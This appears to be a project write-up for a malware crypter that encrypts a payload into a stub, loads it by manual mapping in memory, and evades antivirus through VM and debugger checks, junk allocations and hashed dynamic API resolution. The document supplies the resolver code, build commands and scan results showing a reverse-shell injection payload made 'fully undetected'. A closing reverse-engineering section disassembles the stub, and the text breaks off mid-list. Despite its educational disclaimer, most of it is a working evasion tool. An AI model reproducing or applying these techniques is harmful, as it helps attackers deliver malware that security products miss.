Disclaimer: This project is intended for educational and research purposes only. The tools and techniques demonstrated are designed to improve understanding of reverse engineering and malware analysis concepts, and to help in developing defensive measures against malicious software.

Use responsibly: This software must not be used for malicious or illegal purposes. Any misuse of the information provided and the code available in the repository is solely the responsibility of the user. The author is not responsible for any direct or indirect damage caused by the use or misuse of this software.

By using this software, you agree to abide by all applicable local, state, and federal laws and regulations.

Another note: Windows Defender might not allow the source to be downloaded. Setting an exclusion will fix this.

Table of Contents

Usage

main.cpp

make main.exe: compiles main program

./main.exe [args]: encrypts and embeds payload into stub_*.cpp, written to /stub

make clean: deletes main.exe, clears /stub and /out directories

Flags

-h --help: display all flags

-p: display paths for payload, stub output dir, stub template, and exit

-n <name>: set a name for the stub. output will be stub_name.cpp/exe

-c --compile: compile stub immediately. makefile must be configured properly

--payload <C:\Path\To\Payload>: specify payload. first exe found in /bin will be used by default

Obfuscation flags

--rand: adds two random memory allocations before payload is executed

--vm: checks if the application is being ran in a virtual machine, and exits if so

--db: checks if the application is being ran in a debugger, and exits if so

--dyn: dynamically resolves certain Windows API calls at runtime

stub_*.cpp

make stub: compiles each stub_*.cpp in /stub. stub_*.exe is placed in /out

Design

Sample generation

The stub_*.cpp files generated from main use a template, stub.cpp in /resource for the decryption and execution, and strings from stubstr.h in /src for additional options (rand, vm, db, dyn). The template file contains placeholders in the format of /*PLACEHOLDER*/ for the dynamic strings. There are placeholders for payload related data, function definitions, and function calls.

Stub

When no additional options are used, the stub decrypts the encrypted payload vector using decrypt(). Decrypt() uses 128-bit AES from openssl. After the payload is decrypted, execute() is called. Execute() parses the PE for size and offset information, creates a new buffer with read, write, and execute permissions, copies the PE sections and headers to the buffer, applies relocations, and processes the import address table. It then creates a new thread to execute the PE in the memory buffer.

Manual mapping

Manual mapping is a PE loading technique used by the stub. This was used to load the PE over other process injection techniques like process hollowing for simplicity reasons. Manual mapping does not need to create a new process or modify the state of another. Manual mapping also uses less standard API calls that would make the application more suspicious compared to process hollowing.

--rand

This flag adds a function to get a random number, getRand(), and two malloc() and memset() calls that must return properly before executing the payload. This can be effective for evading AV simply because they do not always have the resources for the memory allocations.

--vm

This flag adds multiple functions that check for registry entries and keys, and for the prescence of certain files that indicate that the application is being ran in a virtual environment. If a VM is detected, the program exits. AV vendors run samples in virtual environments for behaviorial analysis and using this flag can prevent detection as the application will exit before anything suspicious happens.

DetectBySystemManufacturer(), DetectByBiosVendor(), DetectBySystemFamily(), and DetectByProductName(): All check different entries of the registry key HKEY_LOCAL_MACHINE\SYSTEM\HardwareConfig\Current\ and query them for specific values that would indicate a virtual environment.

DetectBySystemManufacturer(): Checks SystemManufacturer entry for “Microsoft Corporation” – indicates Hyper-V environment.

DetectByBiosVendor(): Checks BIOSVendor entry for “Microsoft Corporation” – indicates Hyper-V environment.

DetectBySystemFamily(): Checks SystemFamily entry for “Virtual Machine” – indicates virtualization.

DetectByProductName(): Checks SystemProductName entry for “Virtual Machine” – indicates virtualization.

IsVboxVM(): Attempts to open \\.\VBoxMiniRdrDN with read permissions. A valid file handle returned indicates VirtualBox is being used.

IsVMwareVM(): Checks if the registry key HKEY_LOCAL_MACHINE\SOFTWARE\VMware, Inc.\VMware Tools exists, indicating that VMware is being used.

--db

This flag uses a Windows API function IsDebuggerPresent() that checks if a debugger is attached, and exits if so. This is mostly a proof of concept option because AV engines generally don’t use debuggers for real-time analysis. It can make reverse engineering more difficult.

--dyn

The API calls that are used to run the PE in memory -- VirtualAlloc(), VirtualFree(), LoadLibraryA(), CreateThread(), WaitForSingleObject(), and CloseHandle() -- when used together can make the application more suspicious. They are imported from kernel32.dll and can be seen in the import address tabl with static analysis tools very easily. Looking at the IAT and seeing the API calls won't show how the application uses them, but it shows its capabilities. IAT before using dynamic API resolution:

```
objdump -x -D stub_default.exe | less
```

```
DLL Name: KERNEL32.dll
vma:  Hint/Ord Member-Name Bound-To
2757c      149  CloseHandle
2758a      261  CreateThread
2759a      293  DeleteCriticalSection
275b2      331  EnterCriticalSection
275ca      644  GetLastError
275da      726  GetProcAddress
275ec      914  InitializeCriticalSection
27608     1008  LeaveCriticalSection
27620     1012  LoadLibraryA
27630     1428  SetUnhandledExceptionFilter
2764e     1444  Sleep
27656     1480  TlsGetValue
27664     1521  VirtualAlloc
27674     1524  VirtualFree
27682     1527  VirtualProtect
27694     1529  VirtualQuery
276a4     1538  WaitForSingleObject
```

The marked imports are commonly flagged by antivirus vendors as suspicious. However, if they aren't called directly and their addresses are resolved at runtime, they will not show in the IAT. Their addresses can be resolved using GetProcAddress(). GetProcAddress takes a handle to a DLL, a function or variable name from the DLL, and returns the address of it. This can be used to dynamically resolve the function addresses and indirectly call them with function pointers. Simplified steps:

1. Define a function pointer type for each call
2. Initialize new function pointers of each type to NULL
3. Get a handle to kernel32.dll

4. Cast the return from GetProcAddress() to the appropriate function pointers

```
// Function pointer types
using VirtualAlloc_t = LPVOID (WINAPI *)(LPVOID, SIZE_T, DWORD, DWORD);
using VirtualFree_t = BOOL (WINAPI *)(LPVOID, SIZE_T, DWORD);
using LoadLibraryA_t = HMODULE (WINAPI *)(LPCSTR);
using CreateThread_t = HANDLE (WINAPI *)(LPSECURITY_ATTRIBUTES, SIZE_T, LPTHREAD_START_ROUTINE, LPVOID, DWORD,
LPDWORD);
using WaitForSingleObject_t = DWORD (WINAPI *)(HANDLE, DWORD);
using CloseHandle_t = BOOL (WINAPI *)(HANDLE);

// New pointer of each type
VirtualAlloc_t pVirtualAlloc = NULL;
VirtualFree_t pVirtualFree = NULL;
LoadLibraryA_t pLoadLibraryA = NULL;
CreateThread_t pCreateThread = NULL;
WaitForSingleObject_t pWaitForSingleObject = NULL;
CloseHandle_t pCloseHandle = NULL;

void resolveAddress(){
    // Getting handle to kernel32.dll
    HMODULE kernel32 = GetModuleHandleA("kernel32.dll");

    if(!kernel32){
        cerr << "Failed to get handle to kernel32.dll" << endl;
        return;
    }

    // Resolving function addresses and casting them to the appropriate type
    pVirtualAlloc = (VirtualAlloc_t) GetProcAddress(kernel32, "VirtualAlloc");
    pVirtualFree = (VirtualFree_t) GetProcAddress(kernel32, "VirtualFree");
    pLoadLibraryA = (LoadLibraryA_t) GetProcAddress(kernel32, "LoadLibraryA");
    pCreateThread = (CreateThread_t) GetProcAddress(kernel32, "CreateThread");
    pWaitForSingleObject = (WaitForSingleObject_t) GetProcAddress(kernel32, "WaitForSingleObject");
    pCloseHandle = (CloseHandle_t) GetProcAddress(kernel32, "CloseHandle");

    if (!pVirtualAlloc || !pVirtualFree || !pLoadLibraryA || !pCreateThread || !pWaitForSingleObject ||
!pCloseHandle) {
        cerr << "Failed to get the address of one or more functions in init\n";
    }
}
```

After calling resolveAddress(), the function pointers can be used to indirectly call the functions. IAT after using this code:

```
objdump -x -D stub_dyn.exe | less
```

```
DLL Name: KERNEL32.dll
vma:  Hint/Ord Member-Name Bound-To
2752c      293  DeleteCriticalSection
27544      331  EnterCriticalSection
2755c      644  GetLastError
2756c      666  GetModuleHandleA
27580      726  GetProcAddress
27592      914  InitializeCriticalSection
275ae     1008  LeaveCriticalSection
275c6     1428  SetUnhandledExceptionFilter
275e4     1444  Sleep
275ec     1480  TlsGetValue
275fa     1527  VirtualProtect
2760c     1529  VirtualQuery
```

Although this method removes the suspicious functions from the IAT, they are not completely hidden. Using the strings tool on stub_dyn.exe, the names of the functions being resolved will show, since the function name is used directly in GetProcAddress().

```
strings stub_dyn.exe | less
```

```
kernel32.dll
Failed to get handle to kernel32.dll
VirtualAlloc
VirtualFree
LoadLibraryA
CreateThread
WaitForSingleObject
CloseHandle
Failed to get the address of one or more functions in init
```

One way around this is to hash the string of every function name that needs to be resolved, iterate through every function stored in kernel32.dll, hash the name, and if the hash matches the pre-calculated one, return the relative virtual address field of the current function. The setup for this method is the same as the last, but there are two additional functions, and the resolver function works differently.

GetHashFromString(): used to pre-calculate the function name hashes in the main program, and by getFunctionAddressByHash() in the stub. The actual hashing algorithm does not matter as long as there are no collisions between the function names.

GetFunctionAddressByHash(): iterates through every function stored in kernel32.dll, hashes the name, if the resulting hash matches the hash passed to it, the address is returned.

ResolveAddress(): contains an array fun[] with all the pre-calculated hashes. It then populates the address array addr[] using getFunctionAddressByHash(fun[]). The function pointers are then assigned to their corresponding address from addr[]. Simplified steps:

1. Calculate hashes before runtime and insert into DWORD array fun[].
2. Define types, initialize function pointers and FARPROC array addr[6].
3. Populate the address array addr by using getFunctionAddressByHash().
4. Cast each position of the address array to the appropriate function pointer.

```
using VirtualAlloc_t = LPVOID (WINAPI *)(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect);
using VirtualFree_t = BOOL (WINAPI *)(LPVOID lpAddress, SIZE_T dwSize, DWORD dwFreeType);
using LoadLibraryA_t = HMODULE (WINAPI *)(LPCSTR lpLibFileName);
using CreateThread_t = HANDLE (WINAPI *)(LPSECURITY_ATTRIBUTES lpThreadAttributes, SIZE_T dwStackSize, LPTHREAD_START_ROUTINE lpStartAddress, LPVOID lpParameter, DWORD dwCreationFlags, LPDWORD lpThreadId);
using WaitForSingleObject_t = DWORD (WINAPI *)(HANDLE hHandle, DWORD dwMilliseconds);
```

```
using CloseHandle_t = BOOL (WINAPI *)(HANDLE hObject);

VirtualAlloc_t VA = NULL;
VirtualFree_t VF = NULL;
LoadLibraryA_t LLA = NULL;
CreateThread_t CT = NULL;
WaitForSingleObject_t WFO = NULL;
CloseHandle_t CH = NULL;

FARPROC addr[6];

DWORD getHashFromString(char *string){
    size_t strlength = strnlen_s(string, 50);
    DWORD hash = 0x35;

    for(size_t i = 0; i < strlength; i++){
        hash += (hash * 0xab10f29fa + string[i]) & 0xffffffa;
    }
    return hash;
}

FARPROC getFunctionAddressByHash(DWORD hash) {
    HMODULE kernel32 = GetModuleHandleA("kernel32.dll");
    if (!kernel32) {
        cerr << "Failed to get handle to kernel32.dll" << GetLastError() << endl;
        return NULL;
    }
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)kernel32;
    PIMAGE_NT_HEADERS imageNTHeaders = (PIMAGE_NT_HEADERS)((DWORD_PTR)kernel32 + dosHeader->e_lfanew);
    DWORD_PTR exportDirectoryRVA = imageNTHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
    PIMAGE_EXPORT_DIRECTORY imageExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((DWORD_PTR)kernel32 +
exportDirectoryRVA);

    PDWORD addressOfFunctionsRVA = (PDWORD)((DWORD_PTR)kernel32 + imageExportDirectory->AddressOfFunctions);
    PDWORD addressOfNamesRVA = (PDWORD)((DWORD_PTR)kernel32 + imageExportDirectory->AddressOfNames);
    PWORD addressOfNameOrdinalsRVA = (PWORD)((DWORD_PTR)kernel32 + imageExportDirectory->AddressOfNameOrdinals);

    for (DWORD i = 0; i < imageExportDirectory->NumberOfNames; i++) {
        DWORD functionNameRVA = addressOfNamesRVA[i];
        char *functionName = (char *)((DWORD_PTR)kernel32 + functionNameRVA);
        DWORD functionNameHash = getHashFromString(functionName);

        if (functionNameHash == hash) {
            DWORD functionAddressRVA = addressOfFunctionsRVA[addressOfNameOrdinalsRVA[i]];
            FARPROC functionAddress = (FARPROC)((DWORD_PTR)kernel32 + functionAddressRVA);

            return functionAddress;
        }
    }

    cerr << "Failed to find function with hash: " << hash << endl;
    return NULL;
}

void resolveAddress(){
    DWORD fun[] = {(DWORD)1521633061, (DWORD)1636385483, (DWORD)1454804949, (DWORD)2033332447,
(DWORD)2935401205, (DWORD)1422200267};

    for(int i=0;i<6;i++){
        addr[i] = getFunctionAddressByHash(fun[i]);
    }

    // Resolve using hashing method, and compare to the result from resolveAddress()
    VA = (VirtualAlloc_t)addr[0];
    VF = (VirtualFree_t)addr[1];
```

```
    LLA = (LoadLibraryA_t)addr[2];
    CT = (CreateThread_t)addr[3];
    WFO = (WaitForSingleObject_t)addr[4];
    CH = (CloseHandle_t)addr[5];
}
```

After compiling, the functions will not be in the IAT and the names will not appear in strings.

`strings stub_dyn_hash.exe | less`

```
kernel32.dll
error creating EVP context
error initializing decryption
decryption call failed
DOS Invalid
NT Invalid
VA failed with error code:
Memory allocation at:
Headers copied
```

Testing

To test the obfuscation of the payload, multiple scans using the different evasion methods to a non-distributing virus scanner were done. Kleenscan.com was used over VirusTotal for more accurate results. VirusTotal distributes detected applications to the antivirus vendors that it uses, which in turn will cause signature-based detections rather than detection from heuristic and behavioral analysis.

For the most accurate scan results, the payload needed to be malicious, otherwise AV vendors might not flag the application. A basic process injection program that gets the PID of Notepad and injects shellcode for a reverse TCP shell was used (procinj.exe). The payload was scanned by itself to establish a baseline detection rate, and various samples using different obfuscation options were scanned after for comparison.

Payload only scan (procinj.exe)

`make bin/procinj.exe`

Scan result:	This file was detected by [16 / 40] engine(s)
File name:	procinj.exe
File size:	835287 bytes
Analysis date:	2024-06-07 | 11:03:39
CRC32:	d9f36691
MD5:	71dd01f0f8883ccc48c6e678f2b438fb
SHA-1:	d3265e645ca66ad69ad9e3b5a07e9c6cb5197ca5
SHA-2:	d7cd9d95ed22b5dd05553bb79754a85a658571e6b904c294bdff81b4c9bb4330
SSDEEP:	12288:3AqvvNdlkXCi9vyqD3zrllO6D9fVPSjZ2H+UD/oeg:wqvvDly9vBDjrllG2H+UD/oeg

Scan with no flags (default stub)

`./main.exe -c -n “default”`

Scan result:	This file was detected by [1 / 40] engine(s)
File name:	stub_default.exe
File size:	1898496 bytes
Analysis date:	2024-06-07 | 11:07:03
CRC32:	8578df47
MD5:	70523c7358c9794e1d71c7a5bb90e14d
SHA-1:	267a3cdc34d996014b54f2729076708d33c126ee
SHA-2:	372e3d7521705233aa8a4467ca06fca26b9eb859c1ed76c6dc0e6fdadd1d7a07
SSDEEP:	49152:vxwG4hCVYectpB6uE+fknEFPWFgnWEkuuZs8W7G:vxwQctpB6yM6pVO

Scan using rand flag

```
./main.exe -c -n “default” --rand
```

Scan result:	No engine(s) detected this file.
File name:	stub_rand.exe
File size:	1901568 bytes
Analysis date:	2024-06-07 | 12:42:48
CRC32:	0d0189d1
MD5:	06e9ce6df7c7b8773b26263cd9d6c4e1
SHA-1:	99f70d6848b70009ef34d5cf2b6b2b71e79711e2
SHA-2:	872630fbc66e9215f02fb78a5cfd0f9381ad779ade547ad398fbc1ebeef96be4
SSDEEP:	49152:LK9sMF59xcMas6DEVInztcTQH4eFIbO6ZQSqQVP:u9sjMas6D4QH3FjI

Scan using flags

```
./main.exe -c -n “sandbox” --vm --db
```

Scan result:	No engine(s) detected this file.
File name:	stub_sandbox.exe
File size:	1903104 bytes
Analysis date:	2024-06-07 | 11:10:35
CRC32:	f9358184
MD5:	ef793b4e522e495ae1602fa3fe02f266
SHA-1:	799ca323e0d9dec9769e6e505d34e20a61304e8c
SHA-2:	377f7667d72b0da88d1aa59406ff705bf7374690d966de93d1aff47ec32fb560
SSDEEP:	24576:Joxf4YQxuzHcAkT2W13v12HAyoa10KxFYW6AfcXZukRfHVw7jXVMkPYZ3wPbQtt1:Joxf4YQxYHcAkT2W1hKkOePK7jsZgT

Scan using dynamic API call resolution flag

```
./main.exe -c -n “dyn” --dyn
```

Scan result:	**This file was detected by [1 / 40] engine(s)**
File name:	stub_dyn.exe
File size:	1901056 bytes
Analysis date:	2024-06-07 | 11:17:51
CRC32:	2e15b95b
MD5:	f296fb7e46ee15ad72523df9f0f12bca
SHA-1:	8835f7b3dc5e21852f25c263529457a3da93e140
SHA-2:	113dce3beeb4e5031b8dec458b3fd4809ac31b5e29656a559c7a870dc5fc48d1
SSDEEP:	49152:TTPGb4OvkFPsGH0nnzfA8VoCtN5n/ErzTXC:/PGYPsGH008VoCzB/KX

Scan using every obfuscation option

```
./main.exe -c -n “all” --rand --vm --db --dyn
```

Scan result:	**No engine(s) detected this file.**
File name:	stub_all.exe
File size:	1909248 bytes
Analysis date:	2024-06-07 | 11:25:06
CRC32:	e3388f24
MD5:	0c39c512702457fabcc7d1bc2914cac6
SHA-1:	6951f545673a4f812adf8ab297c06611cfb1296d
SHA-2:	220dc168a758c442d3cf5144049a70643a68e6e2c9fb57000dab7a1b7a7c551f
SSDEEP:	49152:qmVmE7ha9lMiV99Hn6Bixep+9sdvOX+Jiw2omjvz:qmVc9lMiVKZ5mkmr

Scan results

The only samples that were not fully undetected (FUD) were stub_default.exe and stub_dyn.exe. They were both flagged by the same engine, SecureAge APEX, which came back ‘unknown’, meaning it was not able to conclusively say whether the application was malicious or not. SecureAge APEX is an endpoint detection and response (EDR) solution, which in general are much harder to bypass than traditional AV scanners due to their level of integration.

Reverse Engineering Analysis

Static assembly analysis was done using IDA Freeware 8.4. Having knowledge of the source code made the analysis easier, but the decompiler was not used. The goal here is to show that the application is very clearly malicious after working through the assembly, even though most AV engines did not flag it as such.

Global Initialization

Starting in main, after the stack setup, the address of a local variable, and three labels are loaded into rcx (local), r9, r8, rdx (labels). The labels can be traced statically to see what they point to. All three are in the .bss section which indicates that they are global or static variables. They are each referenced by __static_initialization_and_destruction. __static_initialization_and_destruction handles initializing and cleaning up global and static variables depending on the parameters passed to it. This function repeats the same operations three times:

1. The address of a data pointer from the .rdata section is loaded (C_2x_x)

2. An integer n is loaded

3. The address of the label (referenced in main) is loaded

4. A new vector is created of size n, containing the data that C_2x_x points to, with the vector object address being the address of the labels referenced in main (_ZL labels)

The data itself is not extremely important right now as it still isn't clear what happens with it. It could still be inspected with static or dynamic tools.

_ZL9 = address of vector that contains data that C_20_0 points to

_ZL3 = address of vector that contains data that C_21_1 points to

_ZL2 = address of vector that contains data that C_22_2 points to

Now that the addresses and sizes of the vectors are known, the first function call can be inspected.

Decryption Routine

The first function called by main takes three vector references, the address for each is loaded in rdx, r8, r9. The vectors will be referred to as v1, v2, v3. There is a first 'hidden' argument in rcx, the address of a local variable var_30, which indicates that there is a return (v0).

Call EVP_CIPHER_CTX_new()

This is the first segment of the function. It moves the arguments to local variables and creates a new EVP cipher context.

```
push    rbp
push    rsi
push    rbx
sub     rsp, 50h
lea     rbp, [rsp+50h]
mov     [rbp+10h+v0], rcx
mov     [rbp+10h+v1], rdx
mov     [rbp+10h+v2], r8
mov     [rbp+10h+v3], r9
call    EVP_CIPHER_CTX_new
mov     [rbp+10h+EVP_CTX], rax
```

EVP_CIPHER_CTX_new() is an openssl function that creates a new EVP cipher context structure and returns the address. If the address returned is 0, the creation failed. EVP_CIPHER_CTX structures are necessary for encryption and decryption operations with the EVP API. The returned address of the context is stored in EVP_CTX.

Get v2, v3 data array pointers

```
mov     rax, [rbp+10h+v3]

mov     rcx, rax

call    _ZNKSt6vectorIhSaIhEE4dataEv ;
std::vector<uchar,std::allocator<uchar>>::data(void)

mov     rbx, rax

mov     rax, [rbp+10h+v2]

mov     rcx, rax

call    _ZNKSt6vectorIhSaIhEE4dataEv ;
std::vector<uchar,std::allocator<uchar>>::data(void)

mov     rsi, rax
```

The addresses for v2 and v3 are then loaded so that the member function .data() can be called. std::vector.data() takes an address to a std::vector object and returns the address of the internal data array of that vector. The returns are saved into rbx and rsi for later use.

Call EVP_aes_128_cfb8(), EVP_DecryptInit_ex()

```
call    EVP_aes_128_cfb8

mov     rdx, rax

mov     rax, [rbp+10h+EVP_CTX]

mov     [rsp+60h+v3_data], rbx

mov     r9, rsi

mov     r8d, 0

mov     rcx, rax

call    EVP_DecryptInit_ex
```

EVP_aes_128_cfb8() is called, and the returned address to a new EVP_CIPHER structure is stored in rdx. This is part of the argument setup for the EVP_DecryptInit_ex() call. EVP_DecryptInit_ex() initializes a decryption operation and takes five arguments: A pointer to the context structure, a pointer to the type, a pointer to the engine implementation, a pointer to the key, and a pointer to the IV. The address in EVP_CTX, and the address returned from EVP_aes_128_cfb8 are used as the first two arguments, and NULL as the third. The addresses returned from v2.data() and v3.data() are used for the key and IV pointers, meaning v2 is the key and v3 is the IV.

Create v0, call EVP_DecryptUpdate()

After the call, arguments are setup for a std::vector constructor call. The vector constructor takes a size, a reference to an allocator, and implicitly the address of the new vector object. The address passed to the call in rcx is used as the new vector object address, with the size of v1, and the address of var_21 as the allocator.

The new vector will be referred to as v0. After v0 is created, the allocator address is loaded and the destructor is called for cleanup. From here the arguments for EVP_DecryptUpdate() are setup. This call performs the actual decryption operation. This is the final segment:

```
mov     rax, [rbp+10h+v0]

mov     rcx, rax
```

```
call    _ZNSt6vectorIhSaIhEE4dataEv ;
std::vector<uchar,std::allocator<uchar>>::data(void)

mov     rdx, rax

lea     rcx, [rbp+10h+var_28]

mov     rax, [rbp+10h+EVP_CTX]

mov     dword ptr [rsp+60h+v3_data], esi

mov     r9, rbx

mov     r8, rcx

mov     rcx, rax

try {

call    EVP_DecryptUpdate
```

EVP_DecryptUpdate() takes five arguments: a pointer to the context, a pointer to the output array, an integer pointer for bytes written, a pointer to the input array, and the length of the input. The address of the context created earlier is passed, with v0.data(), as the output array pointer, the address of var_28 for bytes written, v1.data() as the input array pointer, and var_40, the length of the input array. After this call, there are a few cleanup calls and the address of v0 is returned. At this point it is clear that this function is using openssl to decrypt and return a vector.

Loader (execute())

Once decrypt() returns, the address of v0 is loaded and execute() is called, which takes a vector reference and has no return. From here it is assumed that t

Initial setup

This function starts by setting up some stack variables. The vector address passed to the function is saved into v0.

Get PE header address

```
mov     rax, [rbp+10h+v0]

mov     rcx, rax

call    _ZNKSt6vectorIhSaIhEE4dataEv ;
std::vector<uchar,std::allocator<uchar>>::data(void)

mov     [rbp+10h+v0_data], rax

mov     rax, [rbp+10h+v0]

mov     rcx, rax

call    _ZNKSt6vectorIhSaIhEE4dataEv ;
std::vector<uchar,std::allocator<uchar>>::data(void)

mov     rdx, [rbp+10h+v0_data]

mov     edx, [rdx+3Ch]

movsxd  rdx, edx
```

```
add     rax, rdx
mov     [rbp+10h+pe_ header], rax
```

This segment is loading the e_lfanew field assuming that the v0 data contains the bytes of a portable executable (PE). The e_lfanew field is found at the 60th byte or offset +0x3C from the base image address. This field contains the relative offset for the NT (PE) header, so it is loaded and added to the base address and stored in pe_header. This code assumes v0 is a valid PE and does not contain any validation checks.

Call VirtualAlloc()

```
mov     rax, [rbp+10h+pe_ header]
mov     eax, [rax+50h]
mov     eax, eax
mov     r9d, 40h ; '@'  ; flProtect
mov     r8d, 3000h      ; flAllocationType
mov     rdx, rax        ; dwSize
mov     ecx, 0          ; lpAddress
mov     rax, cs:__imp_VirtualAlloc
call    rax ; __imp_VirtualAlloc
mov     [rbp+10h+lpAddress], rax
```

This segment is the argument setup for VirtualAlloc(). First the SizeOfImage field is loaded into eax. SizeOfImage is the number of bytes in the image and is offset +0x50 from the PE header base. r9d is set to 0x40, which corresponds to PAGE_EXECUTE_READWRITE, meaning that the allocated memory will be executable, readable, and writeable. r8d is set to 0x3000, which corresponds to MEM_COMMIT | MEM_RESERVE, indicating that the memory should be committed and reserved. The SizeOfImage data is loaded to rdx and ecx is zeroed out to pass NULL for the lpAddress parameter. Passing NULL lets the OS decide where the memory region should start. The call returns a pointer to the base address of the new memory region is returned. This is moved into a local variable lpAddress.

Copy Headers

```
mov     rax, [rbp+10h+pe_ header]
mov     eax, [rax+54h]
mov     ebx, eax
mov     rax, [rbp+10h+v0]
mov     rcx, rax
call    _ZNKSt6vectorIhSaIhEE4dataEv ;
std::vector<uchar,std::allocator<uchar>>::data(void)
mov     rdx, rax        ; Src
mov     rax, [rbp+10h+lpAddress]
mov     r8, rbx         ; Size
mov     rcx, rax        ; void *
```

```
call    memcpy
```

This segment is setting up arguments for a memcpy() call to copy the headers into the newly allocated memory region. The field offset +0x54 from the PE header base is loaded into ebx. +0x54 is the SizeOfHeaders field in the optional header, which is the combined size of the DOS, PE, and section headers. The address of v0 data is retrieved and memcpy is called with the new memory buffer address (lpAddress), v0 data address, and the SizeOfHeaders, meaning that the first SizeOfHeaders bytes from v0 are copied into the new buffer.

Copy Sections

```
mov     rax, [rbp+10h+pe_ header]
movzx   eax, word ptr [rax+14h]
movzx   edx, ax
mov     rax, [rbp+10h+pe_ header]
add     rax, rdx
add     rax, 18h
mov     [rbp+10h+var_18], rax
mov     [rbp+10h+i], 0
jmp     short copy_sections_cond
```

After the call, there is some setup for a loop. The lower 16 bits of data offset +0x14 from the PE header are zero extended and loaded into edx. This offset corresponds to the SizeOfOptionalHeader field. The size is added to the base address so that the address points to the end of the Optional Header. 0x18 is added to the address, making the final pointer location the start of the .text section. The address is stored in sec_hdr_ptr, and a loop counter i is initialized to 0, and a jump is taken to the loop condition check.

```
copy_sections_cond:
mov     rax, [rbp+10h+pe_ header]
movzx   eax, word ptr [rax+6]
movzx   eax, ax
cmp     [rbp+10h+i], eax
jl      short copy_sections_body
```

The condition check loads the lower 32 bits of data offset +0x6 from the PE header address, zero extended into eax, and compares with the loop counter i, initialized in the setup. The field offset +0x6 from the PE header is the NumberOfSections field, which specifies the number of the sections contained in the PE. A jump is taken to the loop body while the loop counter is less than the number of sections.

```
copy_sections_body:
mov     rax, [rbp+10h+sec_hdr_ptr]
mov     eax, [rax+0Ch]
mov     edx, eax
mov     rax, [rbp+10h+lpAddress]
add     rax, rdx
```

```
mov     [rbp+10h+sec_dest], rax

mov     rax, [rbp+10h+v0]

mov     rcx, rax

call    _ZNKSt6vectorIhSaIhEE4dataEv ;
std::vector<uchar,std::allocator<uchar>>::data(void)

mov     rdx, [rbp+10h+sec_hdr_ptr]

mov     edx, [rdx+14h]

mov     edx, edx

add     rax, rdx

mov     [rbp+10h+Src], rax

mov     rax, [rbp+10h+sec_hdr_ptr]

mov     eax, [rax+10h]

mov     ecx, eax

mov     rdx, [rbp+10h+Src] ; Src

mov     rax, [rbp+10h+sec_dest]

mov     r8, rcx         ; Size

mov     rcx, rax        ; void *

call    memcpy

add     [rbp+10h+i], 1

add     [rbp+10h+sec_hdr_ptr], 28h ; '('
```

The loop body starts by loading the address of the current section header, sec_hdr_ptr, and adding 0x0C to it. For every section header, +0xC corresponds to the virtual address field, which specifies where the first byte of the section should be loaded into memory. The value is added to the memory buffer base address lpAddress, and stored in sec_dest. v0.data() is called, and the data offset +0x14 from sec_hdr_ptr are added to the address returned from v0.data(), and stored in local variable Src. +0x14 from every section header corresponds to the PointerToRawData field, which is the relative offset to the section's data from the base of the file. The data offset +0x10 from the current section header is then loaded into ecx. From every section header, +0x10 corresponds to the SizeOfRawData field. Arguments are then setup for a memcpy() call. sec_dest is the destination pointer, in the buffer that lpAddress points to, Src is the source pointer, pointing to the section data, and the SizeOfRawData field retrieved is the size_t size parameter. After the memcpy() call, the loop counter i is incremented by one, and sec_hdr_ptr is incremented by 0x28, since each section header is 40 bytes.

Apply Relocations

After the loop exits there is some setup for relocations to be processed. Relocations occur when the PE is loaded at a different address than its preferred base address (PBA). If they are needed, the Relocation Directory Size field in the data directories will be greater than zero. They are applied by taking the difference between the PBA and the actual base address, and adding it to all of the entries in the Relocation Directory.

```
mov     rax, [rbp+10h+pe_header]

mov     eax, [rax+0B4h]

test    eax, eax
```

```
jz      iat_setup
mov     rax, [rbp+10h+pe_header]
mov     eax, [rax+0B0h]
mov     edx, eax
mov     rax, [rbp+10h+lpAddress]
add     rax, rdx
mov     [rbp+10h+reloc_block_ptr], rax
jmp     reloc_outer_cond
```

The data offset +0xB4 from the PE header is loaded and tested. This offset is the base relocation directory size. If it is zero, jump to the import address table processing setup. Otherwise, the data offset +0xB0 from the PE header is loaded, which corresponds to the relocation directory relative virtual address (RVA). Relocations are processed by block and by entry per block, meaning the outer loop will iterate handle the block pointer and the inner loop will handle the entries. Adding the relocation directory RVA to the memory buffer base address will point to the first relocation block, reloc_block_ptr. A jump is then taken to the outer loop condition. Simplified steps:

1. Load data at pe_header + 0xB4, relocation directory size field, and test if it is zero
2. Jump to iat_setup if it is zero
3. Load data at pe_ header + 0xB4, relocation directory RVA field
4. Add relocation directory RVA to image base address, lpAddress, and store result in reloc_block_ptr
5. Jump to reloc_outer_cond

Apply Relocations: Outer Loop Condition Check

```
reloc_outer_cond:
mov     rax, [rbp+10h+reloc_block_ptr]
mov     eax, [rax]
test    eax, eax
jnz     reloc_outer_body
```

The condition check for the outer loop is loading the lower 32 bits of the block pointer and testing if they are zero. The first four bytes of every block is the RVA of the page that the relocation entries in the block apply to. If this is zero, there are no entries in the block. A jump is then taken to the outer loop body.

Apply Relocations: Outer Loop Body

```
reloc_outer_body:
mov     rax, [rbp+10h+pe_header]
mov     rax, [rax+30h]
neg     rax
mov     rdx, rax
mov     rax, [rbp+10h+lpAddress]
add     rax, rdx
mov     [rbp+10h+delta], rax
```

```
mov     rax, [rbp+10h+reloc_block_ptr]
mov     eax, [rax+4]
mov     eax, eax
sub     rax, 8
shr     rax, 1
mov     [rbp+10h+block_entries], eax
mov     rax, [rbp+10h+reloc_block_ptr]
add     rax, 8
mov     [rbp+10h+current_entry], rax
mov     [rbp+10h+j], 0
jmp     short reloc_inner_cond
```

The outer loop body starts by loading the data offset +0x30 from the PE header, the ImageBase field (PBA), subtracting it from lpAddress, and storing it in delta. This is the difference between the actual base address and preffered base address to update the relocation entries. The upper 32 bits of the block pointer are then loaded, which is the block size. To account for the header entries (RVA and size), 8 is subtracted, and shifted right by one to divide by two for the total number of entries in the block. This is stored in block_entries, and will be used by the inner loop condition check. 8 is added to the block pointer and the result is stored in current_entry. As stated earlier, the first 8 bytes of every block contains 4 bytes of RVA and 4 bytes of size, so adding 8 will move the pointer past the block header to the first entry. A loop counter j is initialized to zero and a jump is taken to the inner loop condition check. Simplified steps:

1. Load PE header address pe_header
2. Load ImageBase field, negate and add to lpAddress
3. Store result in delta
4. Load data offset +0x4 from reloc_block_ptr, SizeOfBlock field
5. Subtract 8 from rax, to account for the block header, and right shift by one to divide by two, to calculate the number of entries in the current block, store result in block_entries
